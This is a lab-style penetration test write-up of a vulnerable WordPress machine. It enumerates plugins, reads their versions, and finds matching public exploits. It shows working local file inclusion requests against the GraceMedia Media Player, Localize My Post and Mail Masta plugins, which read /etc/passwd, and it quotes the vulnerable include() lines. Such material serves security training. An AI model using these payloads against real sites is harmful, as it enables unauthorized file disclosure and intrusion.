==> DIRECTORY: http://192.168.36.135/wp-content/plugins/localize-my-post/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/loco-translate/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/mail-masta/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/photo-gallery/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/ribe-elementor-extensio  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/searchwp-live-ajax-sear  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/site-editor/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/site-import/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/smart-google-code-inser  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/spider-event-calendar/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/ultimate-product-catalo  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/wordpress/  
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/wp-cerber/
```

```
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/wp-easy-slideshow/
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/wp-easycart/
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/wp-google-places-review
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/wp-jobs/
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/wp-like-button/
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/wp-responsive-thumbnail
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/wp-support-plus-respons
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/wp-with-spritz/
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/wpforms-lite/
```

```
---- Entering directory: http://192.168.36.135/wp-content/plugins/acf-frontend-
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)|
```

```
---- Entering directory: http://192.168.36.135/wp-content/plugins/ad-manager-wd
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

There are not only around 40 plugins installed on the target wordpress installation but also the plugin directories of most plugins were also listable.

```
---- Entering directory: http://192.168.36.135/wp-content/plugins/acf-frontend-
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://192.168.36.135/wp-content/plugins/ad-manager-wd
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://192.168.36.135/wp-content/plugins/advanced-vid
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://192.168.36.135/wp-content/plugins/ajax-load-mor
```

```
---- Entering directory: http://192.168.36.135/wp-content/plugins/akismet/ ----
==> DIRECTORY: http://192.168.36.135/wp-content/plugins/akismet/views/
```

```
---- Entering directory: http://192.168.36.135/wp-content/plugins/cms-tree-page
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://192.168.36.135/wp-content/plugins/cms-tree-page
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```


```
---- Entering directory: http://192.168.36.135/wp-content/plugins/site-editor/f
```

```
---- Entering directory: http://192.168.36.135/wp-content/plugins/wp-cerber/nex
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
-----|
END_TIME: Tue Apr 21 15:03:42 2020
DOWNLOADED: 1048112 - FOUND: 0
```

Every wordpress plugin has a README.TXT file that has information about the plugin.

As most of the wordpress plugins have the directory listing enabled, I can easily view this file. This is the README.txt file of a plugin. For example, here is the README.txt file of a plugin on the target wordpress.



The screenshot shows a web browser window with the following details:

- Browser tabs: Exploit Database - Exploit, Index of /wp-content/plugins
- Address bar: 192.168.36.135/wp-content/plugins/duplicator/
- Navigation bar: Most Visited, Getting Started, Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunt
- Page title: Index of /wp-content/plugins/duplicator
- Table listing files and directories:

Name	Last modified	Size	Description
Parent Directory		-	
assets/	2020-01-31 04:06	-	
classes/	2020-01-31 04:06	-	
ctrls/	2020-01-31 04:05	-	
debug/	2020-01-31 04:05	-	
define.php	2020-01-31 04:05	2.8K	
duplicator.php	2020-01-31 04:05	14K	
installer/	2020-01-31 04:06	-	
lib/	2020-01-31 04:06	-	
readme.txt	2020-01-31 04:05	6.1K	
uninstall.php	2020-01-31 04:05	2.2K	
views/	2020-01-31 04:06	-	

After researching for an hour, I found that almost all of the plugins had specific vulnerabilities. I classified these plugins based on the vulnerabilities. First, let us see local file inclusion and remote file inclusion vulnerabilities. Local File inclusion vulnerability is a vulnerability that allows attackers to view files on the target system whereas remote file inclusion vulnerability that allows attackers to upload malicious files into the target system.

The methodology I followed is simple. First, find out the version of the plugin by viewing the readme.txt file of the plugin.



The screenshot shows a web browser window with the following details:

- Browser tabs: WordPress Plugin Contain, 192.168.36.135/wp-content/
- Address bar: 192.168.36.135/wp-content/plugins/gracemedia-media-player/readme.txt
- Navigation bar: Most Visited, Getting Started, Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunt
- Page content:

```
==== GraceMedia Media Player ====
Contributors: curt2008
Tags: gracemedia, media, player, videos, church, ministry
Requires at least: 3.5
Tested up to: 3.5.2
Stable tag: 1.0
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html

The easiest way to add a great looking Media player to your Website.

== Description ==
```

In the readme.txt file of the plugin, there is an option called "stable tag" which reveals the version

ion of the plugin. This is the Grace Media Player plugin of version 1.0. Next step is to search for this plugin in exploit database as shown below.

The screenshot shows the Exploit Database website interface. At the top, there's a navigation bar with the site logo and a 'GET CERTIFIED' button. Below that, there are filter options for 'Verified' and 'Has App'. A search bar contains the text 'grace media player 1.0'. The search results are displayed in a table with columns for Date, Title, Type, Platform, and Author. One result is shown: 'WordPress Plugin GraceMedia Media Player 1.0 - Local File Inclusion' by Manuel Garcia Cárdenas, dated 2019-03-13. The page indicates 'Showing 1 to 1 of 1 entries (filtered from 42,612 total entries)'.

This plugin has a local file inclusion vulnerability which can be exploited as shown below.

IV. PROOF OF CONCEPT

The following URL have been confirmed that is vulnerable to local file inclusion.

Local File Inclusion POC:

```
GET
/wordpress/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../etc/passwd
```

Let's see if it works or not.

The screenshot shows a web browser displaying the output of a local file inclusion attack. The URL in the address bar is '192.168.36.141/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=...'. The page content shows the contents of the /etc/passwd file, listing system users and their passwords, such as 'root:x:0:0:root:/root:/bin/bash', 'bin:x:1:1:bin:/bin:/sbin/nologin', 'daemon:x:2:2:daemon:/sbin:/sbin/nologin', 'adm:x:3:4:adm:/var/adm:/sbin/nologin', 'lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin', 'sync:x:5:0:sync:/sbin:/bin/sync', 'shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown', 'halt:x:7:0:halt:/sbin:/sbin/halt', 'mail:x:8:12:mail:/var/spool/mail:/sbin/nologin', 'operator:x:11:0:operator:/root:/sbin/nologin', 'games:x:12:100:games:/usr/games:/sbin/nologin', 'ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin', 'nobody:x:99:99:Nobody:/:/sbin/nologin', 'systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin', 'dbus:x:81:81:System message bus:/:/sbin/nologin', 'polkitd:x:999:997:User for polkitd:/:/sbin/nologin', 'postfix:x:89:89:/var/spool/postfix:/sbin/nologin', 'chrony:x:998:996:/var/lib/chrony:/sbin/nologin', 'sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin', 'apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin', 'mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/false', and 'tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin'.

Voila. it works. Another plugin "Wordpress Plugin Localize My Post 1.0" has the same LFI vulnerability which can be exploited as shown below.

The screenshot shows a web browser displaying the README file for the 'Localize My Post' plugin. The URL in the address bar is '192.168.36.141/wp-content/plugins/localize-my-post/readme.txt'. The page content includes the following information: 'Localize My Post', Contributors: julianburr, Tags: location, google maps, localize, maps, map, Requires at least: 3.0.1, Tested up to: 4.4.2, Stable tag: 1.0, License: MIT.

```
# Exploit Title: WordPress Plugin Localize My Post 1.0 - Local File Inclusion
# Author: Manuel Garcia Cardenas
# Date: 2018-09-19
# Software link: https://es.wordpress.org/plugins/localize-my-post/
# CVE: 2018-16299

# DESCRIPTION
# This bug was found in the file: /localize-my-post/ajax/include.php
# include($_REQUEST['file']);
# The parameter "file" it is not sanitized allowing include local files
# To exploit the vulnerability only is needed use the version 1.0 of the HTTP protocol to interact with the application.

# Local File Inclusion POC:

GET /wordpress/wp-content/plugins/localize-my-post/ajax/include.php?file=../../../../../../../../etc/passwd
```

```
WordPress Plugin Locali... x 192.168.36.141/wp-content: x +
192.168.36.141/wp-content/plugins/localize-my-post/ajax/include.php?file=../../../../../../../../etc/passwd
Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFu
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool
/printer:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:
/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:997:User for polkitd:/:/sbin/nologin postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin chrony:x:998:996:/:/var/lib/chrony:/sbin/nologin sshd:x:74:74:Privilege-
separated SSH:/var/empty/ssh:/sbin/nologin apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/false
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
```

Next, the mail-masta plugin.

```
WordPress Plugin Locali... x 192.168.36.141/wp-content: x +
192.168.36.141/wp-content/plugins/mail-masta/readme.txt
Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB G
--- Mail Masta ---
Contributors: mailmasta
Donate link: http://getmailmasta.com/
Tags: mail masta, autoresponder, automation, newsletters, campaigns, signup form, newsletter widget, marketing, email, notification, smtp, amazon ses
Requires at least: 3.0.1
Tested up to: 4.0.0
Stable tag: 1.0
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
```

```
Source: /inc/lists/csvexport.php
Line 5: include($_GET['pl']);
```

```
Source: /inc/campaign/count_of_send.php
Line 4: include($_GET['pl']);
```

This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the server.

Typical proof-of-concept would be to load passwd file:

http://server/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

```
WordPress Plugin Mail... x 192.168.36.141/wp-content: x +
192.168.36.141/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFu
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool
/printer:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:
/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:997:User for polkitd:/:/sbin/nologin postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin chrony:x:998:996:/:/var/lib/chrony:/sbin/nologin sshd:x:74:74:Privilege-
separated SSH:/var/empty/ssh:/sbin/nologin apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/false
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
```


Next, site editor plugin.

```
WordPress Plugin Mail... x 192.168.36.141/wp-content: x +
192.168.36.141/wp-content/plugins/site-editor/readme.txt
Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security
--- Site Editor - WordPress Site Builder - Theme Builder and Page Builder ---
Contributors: wpsiteeditor
Tags: site editor, site builder, page builder, theme builder, theme framework, design, inline editor, inline text editor, layout builder, live option
header builder, footer builder, fully customizable, design options, design editor, options framework, front end, page builder plugin, builder, respon
editor, drag-and-drop, shortcode, wordpress, ultra flexible, unlimited tools, elements, modules, support, seo, animation, absolute flexibility, live
awesome, Optimized, fast, quick, ux, ui
Requires at least: 4.7
Tested up to: 4.7.4
Stable tag: 1.1.1
License: GPLv3
License URI: https://www.gnu.org/licenses/gpl-3.0.html
```

